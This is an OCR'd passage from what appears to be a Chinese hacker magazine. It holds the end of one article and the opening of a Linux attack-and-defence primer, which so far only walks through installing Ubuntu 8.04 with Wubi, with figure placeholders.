



图12

七、写在最后

本文部分实例代码参考自笔者的《黑客编程实例精讲 2 精通黑客编程》(非安全·黑客手册出品，欢迎邮购)，由于只涉及基础速成和让大家对编程有所兴趣，有些方面可能讲得不是十分具体，敬请谅解。

窗外的安全——Linux 系统攻防初探



"很好，很强大！" 这样形容Linux一点都不为过，但为什么在小菜的电脑上很少见到Linux系统呢？

原因一：对Linux不熟悉，因为Windows用户广，接触的多，自然容易学，而一听到Linux就觉得腿软也是正常的。

原因二：现在的小黑都被称为小灰，黑的不够彻底啊，因为他们过于依赖工具，就是把一堆工具拿来综合利用，将服务器砸死就算赚到了，砸不死就换一个砸。而在Linux下，这样的程序很少。

实际上，Linux/Unix才是真正适合黑客的操作系统，因为它给你强大的功能和绝对的自由度。用Linux你要了解的不是那些工具了，它们只是辅助，你应该知道漏洞是怎样产生的，然后通过各种方法去测试它，开发自己的工具。而Linux能为你提供一个这样的环境，比如我可以轻松的在Linux下创建网络封包并发送，并且可以修改其中任意一层的协议内容，这些在Windows下能做到吗？很难很难。

如果你想做小鸟，我推荐你使用Windows和别人开发好的工具，如果你想做Hacker，针对Linux的Hacking就是你必须要关心的问题。本文将带你了解一下基础的Linux hacking，对于高级的那些，像怎样检测漏洞和编写shellcode，这就不是我们目前所关心的了……什么？你有这个能力？那下面的内容你就没必要看了。

由于版面原因，我不能从最基本讲起，这里只能祈祷你有一定的Linux基础知识了，至少应该用过Linux操作系统。不要我说"打开终端"，你还在想着找到"运行"，然后往里面输cmd。这样的话，我建议你还是先找一本Linux扫盲的书看看。当然，如果你真的没接触过Linux也没有关系，我们先一起简单安装一个Linux，一边用一边学，很快就会了。在读文章的时候遇到不懂的地方，自己去找找Google老师，Linux很简单！

LINUX

第一部分　安装我的Linux

现在地球上的Linux发行版有很多很多，并且时不时的又出来一个新的，所以选哪个发行版来用呢？这个不是香港小姐选美，哪个漂亮，哪个人气高，就选哪个。选Linux发行版

你要记住菜市场买菜的感觉，就是哪个给你的感觉最好，最实惠，就选哪个。由于现在的发行版基本都遵循 LSB 标准，所以区别不大，关键是选适合自己的，用得舒心，才是重要的。

1.1 Wubi 安装 Ubuntu

我对 Ubuntu 是一见钟情，并且 Ubuntu 推出的 Wubi 安装方式最适合初学者安装使用，所以这里就简单介绍一下用 Wubi 安装 Ubuntu 吧。后面，我们就用这个系统来进一步学习。

Wubi 实际上是一个 Windows 程序，它的功能就是让你能在 Windows 下像安装普通程序一样将 Ubuntu 系统安装到你的电脑上，并且可以随时卸载掉。它采用的方式是在你的 Windows 分区创建一个虚拟磁盘，然后把 Ubuntu 安装到这个虚拟磁盘上。所以，你不用担心现在的数据不小心被破坏，它是绝对安全的。

Ubuntu 系统你可以到 Ubuntu 的官方网站"http://www.ubuntu.org.cn/"下载 Ubuntu 8.04 的安装镜像，刻成光盘或者直接使用虚拟光驱来安装，Ubuntu 的安装光盘里已经包含 Wubi 了（你可以到 Wubi 的网站"http://wubi-installer.org/"下载单独的 Wubi，在安装的时候 Wubi 会自动下载 Ubuntu 的安装光盘，这样显然很慢）。

在 Windows 下插入光盘（不要用光盘启动哦，那就是直接安装了），就会弹出如图 1 的菜单，我们选择第二项"在 Windows 中安装"。




图 1　光盘插入后的选择菜单

之后 Wubi 就启动了，显示的安装界面如图 2。Wubi 为 Ubuntu 的安装提供了一个超级简洁的配置，首先选择你想把 Ubuntu 安装在哪个盘，语言当然就选择"Chinese(Simplified)"，就是简体中文。安装的大小建议选择 8G，足够用了。最重要的是设置用户名和密码，这就是你登录 Ubuntu 时要使用的。




图2　Wubi 的安装配置界面

设置好以后点击“安装”，程序就会开始对光盘进行校验和复制文件了。复制完成后，它会提醒你需要重新启动计算机，那我们就重起吧（其实这时 Ubuntu 还没真正开始安装）。重启之后，你就会在 Windows 的启动菜单中看到 Ubuntu 的选项了，如图 3。




图 3　启动菜单

选择 Ubuntu，进入 Ubuntu 系统。有时屏幕可能会有一些字符或者黑屏，什么都不要碰，过一小会儿，你就能看到 Ubuntu 启动的徽标了。还是什么都不用管，等 Ubuntu 启动好，它就自动开始安装了，如图 4 。




图 4　Ubuntu 自动安装

整个过程差不多 10 几分钟，**这里提醒一下，安装的时候最好把你的网线拔掉，因为 Ubuntu 在安装过程中（75% 左右）会连接到网上检查最新的软件包更新，这时如果连接不顺利的话安装就会停在这里，有时能停几个小时，所以我们直接拔掉网线，不让它联网。**

安装完成后重启，这时又来到图 3 的启动菜单，我们进入 Ubuntu。等启动完毕，就出现登录窗口了，如图 5 ，我们输入用户名密码登录系统，可爱的桌面终于出来了，如图 6 。

